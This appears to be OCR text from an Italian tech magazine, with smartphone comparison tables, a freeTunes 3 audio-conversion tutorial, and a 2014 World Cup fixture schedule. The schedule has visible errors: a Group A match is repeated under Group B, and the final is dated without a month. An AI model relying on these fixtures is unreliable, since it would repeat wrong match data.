MP FOTOCAMERA (EFFETTIVI)	3,8 Megapixel (5 MP secondo il produttore)	5,5 Megapixel (8 MP secondo il produttore)	3,5 Megapixel (5 MP secondo il produttore)	3,7 Megapixel (5 MP secondo il produttore)
È VALIDO PER TELEFONARE E SCRIVERE SMS?	Le conversazioni si comprendono bene, ricezione mediocre	Le conversazioni si comprendono bene, ricezione mediocre	Vivavoce solo di qualità mediocre, ricezione modesta	Comprensibilità buona, buona ricezione discontinua
L'ACCESSO A INTERNET È FACILE E LA NAVIGAZIONE È VELOCE?	Navigazione veloce, unico dispositivo con LTE	Navigazione veloce, WLAN a 2,4 GHz	Navigazione molto veloce, solo WLAN a 2,4 GHz	Navigazione molto veloce, anche WLAN a 5 GHz
QUANTO È BUONA LA DOTAZIONE?	Display con luminosità nella media, mancano gli auricolari	Display con luminosità nella media, il dispositivo consente riprese in Full-HD	Auricolari non in dotazione	Luminosità nella media, memoria scarsa
QUANTO È FACILE USARLO?	Usabilità veloce, avvio rapido	Usabilità veloce, avvio rapido	Usabilità veloce, avvio rapido	Usabilità lenta, avvio veloce
COME SI COMPORTA NELL'UTILIZZO QUOTIDIANO?	Battera con lunga autonomia (13 ore)	Batteria con autonomia media (11 ore)	Batteria con autonomia media (11 ore)	Batteria con autonomia media (11 ore)
PREZZO	€ 189,00	€ 200,00	€ 176,00	€ 179,00
SITO	www.samsung.com	http://it.wikomobile.com	www.motorola.it	www.sonymobile.it
VOTO	★★★★★	★★★★☆	★★★★☆	★★★★☆

UN PIENO DI ENERGIA
Prima o poi, tutte le batterie di scaricano e dovremo ricorrere a una presa elettrica. Con il **Patriot Fuel+6000 8** (da 44 euro), potremo sempre contare su un'autonomia più lunga in mobilità (**www.patriotmemory.com**).

HUAWEI ASCEND Y300

★★★☆☆

Tenuto conto del prezzo, questo dispositivo è una gradita sorpresa: velocità navigazione rispettabile, batteria da 14 ore, qualità della ricezione buona. Tuttavia, il display non è molto luminoso e produce forti riflessi, gli auricolari non sono inclusi e, anche indossando una cuffia di qualità, la musica non è un piacere.

NOKIA ASHA 503

★★☆☆☆

Non è minimamente paragonabile ai migliori device del nostro test. Asha consente di navigare in Internet in modo lentissimo, dispone di una memoria integrata di soli 0,1 Gigabyte e non offre la funzione del navigatore. Durante il test, il collegamento con l'app store è saltato più volte. Non è possibile eliminare dall'elenco delle app i link per accedere ai giochi a pagamento. I servizi di geolocalizzazione forniscono rapidamente utili informazioni sui luoghi importanti delle vicinanze.

SAMSUNG GALAXY STAR S5280

★☆☆☆☆

La navigazione in mobilità è possibile solo tramite la lenta connessione EDGE e non via UMTS, i video vengono girati con risoluzione minima e le foto sono di pessima qualità. È lento nella risposta e delude su tutto il fronte. Anche come telefono non è il massimo: la qualità della ricezione è stata la peggiore del test. È meglio non avvicinarsi a questo semplice "pezzo di plastica"!

NOKIA	ARCHOS	HUAWEI	NOKIA	SAMSUNG
NOKIA LUMIA 520	**ARCHOS 40 TITANIUM**	**HUAWEI ASCEND Y300**	**NOKIA ASHA 503**	**SAMSUNG GALAXY STAR S5280**
4" (10,16 cm) 480x800 a 235 dpi	4" (10,16 cm) 480x800 a 235 dpi	4" (10,16) 480x854 a 242 dpi	3" (7,6 cm) 240x320 a 132 dpi	3" (7,6 cm) 240x320 a 135 dpi
Windows Phone 8.0 (Lumia Amber)	Android 4.2.2	Android 4.1.1	Nokia Asha software platform 1.1	Android 4.1.2
Snapdragon S4 dual-core da 1 GHz / 512 MB	Cortex A7 dual-core da 1,30 GHz / 469 MB	Cortex A5 dual-core da 1,01 Ghz / 393 MB	Sconosciuto / 128 MB	Cortex A5 da 1 GHz / 458 MB
Fino a 21,6 Mbps (HSPA), WLAN solo a 2,4 GHz	21 Mbps (HSPA+), WLAN solo a 2,4 GHz	21,6 Mbps (HSPA+), WLAN solo a 2,4 GHz	Fino a 7,2 Mbps (HSDPA) WLAN solo a 2,4 GHz	EDGE, WLAN solo a 2,4 GHz
4,0 Megapixel (5 MP secondo il produttore)	4,6 Megapixel (5 MP secondo il produttore)	3,6 Megapixel (5 MP secondo il produttore)	4,1 Megapixel (5 MP secondo il produttore)	1,7 Megapixel (2 MP secondo il produttore)
Le conversazioni si comprendono bene, ricezione mediocre	Le conversazioni si comprendono bene, ricezione mediocre	Vivavoce solo di qualità mediocre	Comprensibilità mediocre, pochi servizi di instant messaging	Le conversazioni si comprendono bene, ricezione mediocre
Browser veloce, WLAN solo a 2,4 GHz	Browser velocissimo, WLAN solo a 2,4 GHz	Browser veloce, solo WLAN a 2,4 GHz	Browser lentissimo	Browser lento, navigazione Internet lenta
Display scuro, funzioni video buone	Audio scadente sull'uscita degli auricolari	Schermo con forti riflessi	Display scuro,video scadenti	Display troppo piccolo, risoluzione video ridicola
Risposta non immediata, avvio lento	Risposta un po' lenta, avvio veloce	Risposta un pò lenta, avvio veloce	Risposta lenta, avvio veloce	Risposta lenta, avvio veloce
Autonomia batteria nella media (11 ore)	Batteria di lunga autonomia (13 ore)	Battera di lunga autonomia (14 ore)	Batteria di lunga autonomia (13 ore)	Autonomia batteria molto lunga (15 ore)
€ 129,90	€ 119,99	€ 89,00	€ 99,00	€ 56,00
www.nokia.com	www.archos.com	www.huawei.com	www.nokia.it	www.samsung.com
★★★☆☆	★★★☆☆	★★★☆☆	★★☆☆☆	★☆☆☆☆

RICARICARE IN AUTO
Sei sempre in giro con l'automobile? Sarai quindi costretto a utilizzare la batteria dell'auto per ricaricare lo smartphone. Il Techly caricatore USB da auto 12V 2xUSB 3100 mAh (da 11 euro) serve proprio a questo scopo (www.manhattanshop.it).

Tutto per la musica

CONVERTIAMO I NOSTRI BRANI PER ASCOLTARLI SU SMARTPHONE, TABLET, LETTORI MP3...



CON IL NOSTRO SOFTWARE NON È MAI STATO PIÙ FACILE


Hai scaricato un video musicale dal Web e ti piacerebbe estrarne l'audio? Hai a casa una collezione enorme di CD che vorresti convertire in MP3 per caricarli sul lettore portatile? Hai acquistato un brano protetto con DRM che il player tascabile non riesce a riprodurre? La soluzione a tutti questi "piccoli inconvenienti musicali" te la diamo noi, regalandoti freeTunes 3. Questo programma integra sia un player per ascoltare la maggior parte dei formati audio più diffusi, sia la funzione di conversione che consente in pochissimi passi di convertire file audio, file video, CD e DVD in un qualsiasi formato audio, in modo da essere compatibile con i tuoi device. Il software è in inglese, ma grazie all'interfaccia intuitiva e alla nostra guida riuscirai a sfornare i brani nel giusto formato, senza difficoltà. Puoi riprodurre e convertire MP3, AAC, OGG, WMA o WAV e utilizzarlo per creare suonerie compatibili con l'iPhone. Come detto, supporta la conversione dei file protetti con DRM, ma per non infrangere la legge, la conversione avviene in modo indiretto, ovvero registrando il brano originale senza "rompere" la protezione. Tra le altre funzioni c'è il supporto per gli ID3 tags, così puoi aggiungere e modificare metadati e copertine all'interno dei file, informazioni molto utili per organizzare tutta la tua musica. Ecco dunque come installare freeTunes 3, ottenere il numero seriale per attivare la copia personale e convertire nel giusto formato qualsiasi sorgente sonora.


INFO

ENGLEMANN FREETUNES 3


SITO UFFICIALE: WWW.ENGELMANN.COM

QUANTO COSTA: IL SOFTWARE È IN REGALO PER I LETTORI CHE ACQUISTANO IDEA WEB DVD

01 UN ASPETTO SU MISURA

Avviamo l'installazione del software dal DVD allegato alla rivista. La procedura guidata ci chiederà di selezionare prima la lingua; quella italiana non è disponibile: optiamo per quella inglese. Clicchiamo **OK** e andiamo avanti fino a giungere al passo **Custom Setup** per scegliere la skin dell'interfaccia.

02 RECUPERIAMO LA CHIAVE

Terminiamo l'installazione e procediamo con la registrazione online della nostra copia di freeTunes 3. Inseriamo il nostro nome, cognome e un indirizzo di posta elettronica valido sul quale ricevere il link di attivazione. Premiamo il tasto **Request serial number** per richiedere il numero seriale.

03 ATTIVIAMO IL SOFTWARE

Nella casella email specificata riceveremo il link per attivare la copia. Clicchiamoci sopra: si apre una pagina del browser con indicata la chiave del software. Avviamo **freeTunes 3** e dalla finestra iniziale inseriamo il nostro **serial number**. Clicchiamo quindi su **Check Key** per terminare.

UNA PELLE SEMPRE DIVERSA
Possiamo personalizzare l'aspetto di freeTunes selezionando una skin differente. Per farlo, andiamo in **Settings** e scegliamo il colore da usare dal menu **Window color**.

04 IL PRIMO CONTATTO

L'interfaccia, pur essendo in inglese, è molto semplice e intuitiva. Possiamo utilizzare freeTunes 3 come player audio o come software di conversione: basta selezionare l'apposita modalità utilizzando le etichette in alto a sinistra. Nel nostro caso sceglia-mo la seconda modalità cliccando **Converter**.

05 IMPORTIAMO I BRANI

Ora dobbiamo scegliere il file sorgente da convertire. Sono supportati diversi formati, protetti e non protetti, anche video. Se vogliamo caricare un singolo brano clicchiamo **Add file**, se invece vogliamo caricare le canzoni contenute in una cartella clicchiamo **Add folder**. Selezioniamo i file e premiamo **OK**.

06 ANALIZZIAMO LE SORGENTI

Per conoscere maggiori dettagli su un brano caricato in freeTunes 3, selezioniamolo e clicchiamo **Details**. La finestra a destra ci mostra alcune informazioni come il formato, la durata, il bitrate e l'eventuale protezione anticopia (DRM). Nella scheda **Tags**, invece, possiamo modificare e aggiungere i metadati.

07 AGGIUNGIAMO LA COVER

Con freeTunes 3 possiamo cercare, inserire e rimuovere le copertine di un file MP3. Per farlo selezioniamo il file e clicchiamo sulla voce **Cover**. Se il brano è privo di copertina, possiamo aggiungerla cliccando sul pulsante **Load**. Non resta che selezionare l'immagine e completare con **Apri**.

08 IMPOSTIAMO IL FORMATO

Nel pannello in basso possiamo impostare i parametri per il file finale. In **Format** specifichiamo il formato compatibile col device sul quale lo andremo a riprodurre. In **Channels**, invece, possiamo specificare se creare un file mono o stereo: è consigliato comunque utilizzare la stessa modalità del file sorgente.

09 QUALITÀ OTTIMALE

Il **bitrate** è una misura della qualità audio: un bitrate più alto si tradurrà in una qualità audio superiore, ma anche in un file di dimensioni più grandi (e viceversa). Si consiglia di usare **128 kbps** per l'audio di un discorso e un valore superiore per la musica. Per il **Samplerate** lasciamo lo stesso del file sorgente.

10 AVVIAMO LA CONVERSIONE

A questo punto clicchiamo sul tasto con i tre puntini accanto a **Target-Path** per selezionare la cartella in cui salvare i file convertiti. Non resta che cliccare sul tasto **Start** per avviare la conversione e attendere che il software faccia il suo lavoro. Una finestra ci permetterà di controllare lo stato di avanzamento.

11 CONVERSIONE DI CD/DVD

Con freeTunes 3 possiamo convertire un CD Audio o estrarre la colonna sonora da un DVD Video (a patto che non sia protetto). Per farlo basta inserire il disco nel lettore del PC, cliccare su **Open CD** o **Open DVD** e poi impostare i parametri di conversione così come abbiamo visto per i brani musicali.

FILE PROTETTI?

In molti Paesi è vietato rimuovere le protezioni DRM, ecco perché freeTunes 3 aggira legalmente il problema con un piccolo trucco: riproduce il brano e lo registra nel formato finale. Prima, però, bisogna andare in Settings e configurare le impostazioni audio. In Soundcard selezioniamo la scheda audio e in Audio-Input l'ingresso che vogliamo usare per la registrazione. Spuntiamo la voce Disable system sounds while converting per disabilitare i suoni di sistema che, se emessi durante la conversione, verrebbero inevitabilmente registrati. Non tutti i PC supportano la tecnica "Stereo-Mix", ma lo stesso risultato è ottenibile collegando uscita e ingresso audio con un cavo jack da 3,5 mm su entrambi i lati.

SUONERIE PERSONALIZZATE
Con freetunes 3 possiamo creare suonerie per l'iphone. Basta convertire il file audio nel formato **M4R** e importarlo in iTunes per effettuare la sincronizzazione col melafonino. le suonerie non devono durare più di 30 secondi.

PALLA AL CENTRO PER BRASILE 2014

I campionati nazionali e le competizioni internazionali sono agli sgoccioli: tra pochi giorni gli appassionati di calcio avranno l'occasione di gustarsi ancora una volta la competizione iridata regina. Teatro "dei sogni" questa volta sarà il Brasile. La kermesse prenderà il via il 12 giugno proprio con la partita inaugurale della nazionale ospitante e terminerà il 13 con la finalissima di Rio De Janeiro. Otto gironi per un totale di 32 squadre partecipanti alla fase finale: l'Italia è inserita ne girone D con Inghilterra, Uruguay e Costa Rica. Si qualificano agli ottavi di finale le prime due classificate di ogni gruppo. I riflettori sono tutti puntanti sulle favorite: Brasile, Argentina, Spagna, Germania e Italia.

www.fifa.com/worldcup

Il sito ufficiale della FIFA seguirà da vicino l'evento con una sezione apposita del sito che riporterà di tutto e di più. Al centro della pagina troviamo le news più fresche, mentre nella parte in alto sono presenti tutte le scorciatoie per approfondimenti sulle partite (**Matches**), sulle squadre partecipanti al torneo (**Teams**), sui risultati degli incontri (**Groups**), sulle le città ospitanti, con i relativi stadi (**Destination**), e la sezione dedicata all'acquisto dei biglietti (**Ticketing**). Da non perdere la sezione **Photos** e **Videos** ricca di contenuti multimediali sulla competizione calcistica più prestigiosa al mondo. Peccato solo che il sito non sia consultabile in italiano: ma per trovare news e approfondimenti nella nostra lingua possiamo visitare **www.mondialicalcio-2014.it**.

CALENDARIO E RISULTATI GIRONE A

STADIO	DATA	PARTITA	ORA (ITALIANA)	RISULTATO
Sao Paulo	12/06/2014	Brasile - Croazia	22:00	
Natal	13/06/2014	Messico - Camerun	18:00	
Cuiaba	17/06/2014	Brasile - Messico	21:00	
Manaus	18/06/2014	Camerun - Croazia	0:00	
Brasilia	23/06/2014	Camerun - Brasile	22:00	
Recife	23/06/2014	Croazia - Messico	22:00	

CALENDARIO E RISULTATI GIRONE B

STADIO	DATA	PARTITA	ORA (ITALIANA)	RISULTATO
Salvador	13/06/2014	Spagna - Olanda	21:00	
Cuiaba	13/06/2014	Cile - Australia	0:00	
Porto Alegre	18/06/2014	Australia - Olanda	18:00	
Rio de Janeiro	18/06/2014	Spagna - Cile	21:00	
Curitiba	23/06/2014	Croazia - Messico	22:00	
Sao Paulo	23/06/2014	Australia - Spagna	19:30	

CALENDARIO E RISULTATI GIRONE C

STADIO	DATA	PARTITA	ORA (ITALIANA)	RISULTATO
Belo Horizonte	14/06/2014	Colombia - Grecia	18:00	
Recife	14/06/2014	Costa d'Avorio - Giappone	0:00	
Brasilia	19/06/2014	Colombia - Costa d'Avorio	18:00	
Natal	19/06/2014	Giappone - Grecia	0:00	
Cuiaba	24/06/2014	Giappone - Colombia	22:00	
Fortaleza	24/06/2014	Grecia - Costa d'Avorio	22:00	

CALENDARIO E RISULTATI GIRONE D

STADIO	DATA	PARTITA	ORA (ITALIANA)	RISULTATO
Fortaleza	14/06/2014	Uruguay - Costa Rica	21:00	
Manaus	14/06/2014	Inghilterra - Italia	0:00	
Sao Paulo	19/06/2014	Uruguay - Inghilterra	21:00	
Recife	20/06/2014	Italia - Costarica	18:00	
Natal	24/06/2014	Italia - Uruguay	18:00	
Belo Horizonte	24/06/2014	Costarica - Inghilterra	18:00	

CALENDARIO E RISULTATI GIRONE E

STADIO	DATA	PARTITA	ORA (ITALIANA)	RISULTATO
Brasilia	15/06/2014	Svizzera - Ecuador	18:00	
Porto Alegre	15/06/2014	Francia - Honduras	21:00	
Salvador	20/06/2014	Svizzera - Francia	21:00	
Curitiba	20/06/2014	Honduras - Ecuador	0:00	
Manaus	25/06/2014	Honduras - Svizzera	22:00	
Rio de Janeiro	25/06/2014	Ecuador - Francia	22:00	

CALENDARIO E RISULTATI GIRONE F

STADIO	DATA	PARTITA	ORA (ITALIANA)	RISULTATO
Rio de Janeiro	19/06/2014	**Argentina - Bosnia**	21:00	
Curitiba	19/06/2014	**Iran - Nigeria**	19:00	
Belo Horizonte	21/06/2014	**Argentina - Iran**	18:00	
Cuiaba	21/06/2014	**Nigeria - Bosnia**	0:00	
Porto Alegre	25/06/2014	**Nigeria - Argentina**	18:00	
Salvador	25/06/2014	**Bosnia - Iran**	19:00	

CALENDARIO E RISULTATI GIRONE G

STADIO	DATA	PARTITA	ORA (ITALIANA)	RISULTATO
Salvador	16/06/2014	**Germania - Portogallo**	19:00	
Natal	16/06/2014	**Ghana - USA**	0:00	
Fortaleza	21/06/2014	**Germania - Ghana**	21:00	
Manaus	22/06/2014	**USA - Portogallo**	0:00	
Recife	26/06/2014	**Stati Uniti - Germania**	18:00	
Brasilia	26/06/2014	**Portogallo - Ghana**	22:00	

CALENDARIO E RISULTATI GIRONE H

STADIO	DATA	PARTITA	ORA (ITALIANA)	RISULTATO
Belo Horizonte	17/06/2014	**Belgio - Algeria**	18:00	
Cuiaba	17/06/2014	**Russia - Corea Del Sud**	0:00	
Rio de Janeiro	22/06/2014	**Belgio - Russia**	18:00	
Porto Alegre	22/06/2014	**Corea del Sud - Algeria**	21:00	
Sao Paulo	26/06/2014	**Corea del Sud - Belgio**	22:00	
Curitiba	26/06/2014	**Algeria - Russia**	23:40	

CALENDARIO E RISULTATI OTTAVI DI FINALE

STADIO	DATA	PARTITA	ORA (ITALIANA)	RISULTATO
Belo Horizonte	28/06/2014	**Prima Girone A - Seconda Girone B**	18:00	
Rio de Janeiro	28/06/2014	**Prima Girone C - Seconda Girone D**	22:00	
Fortaleza	29/06/2014	**Prima Girone B - Seconda Girone A**	18:00	
Recife	29/06/2014	**Prima Girone D - Seconda Girone C**	22:00	
Porto Alegre	30/06/2014	**Prima Girone E - Seconda Girone F**	18:00	
Brasilia	30/06/2014	**Prima Girone G - Seconda Girone H**	22:00	
Sao Paulo	01/07/2014	**Prima Girone F - Seconda Girone E**	18:00	
Salvador	01/07/2014	**Prima Girone H - Seconda Girone G**	22:00	

CALENDARIO E RISULTATI QUARTI DI FINALE

STADIO	DATA	PARTITA	ORA (ITALIANA)	RISULTATO
Rio de Janeiro	04/07/2014	**(P1) Vincente 1E-2F - Vincente 1G-2H**	18:00	
Fortaleza	04/07/2014	**(P2) Vincente 1A-2B - Vincente 1C-2D**	22:00	
Brasilia	05/07/2014	**(P3) Vincente 1F-2E - Vincente 1H-2G**	18:00	
Salvador	05/07/2014	**(P4) Vincente 1B-2A - Vincente 1D-2C**	22:00	

CALENDARIO E RISULTATI SEMIFINALI


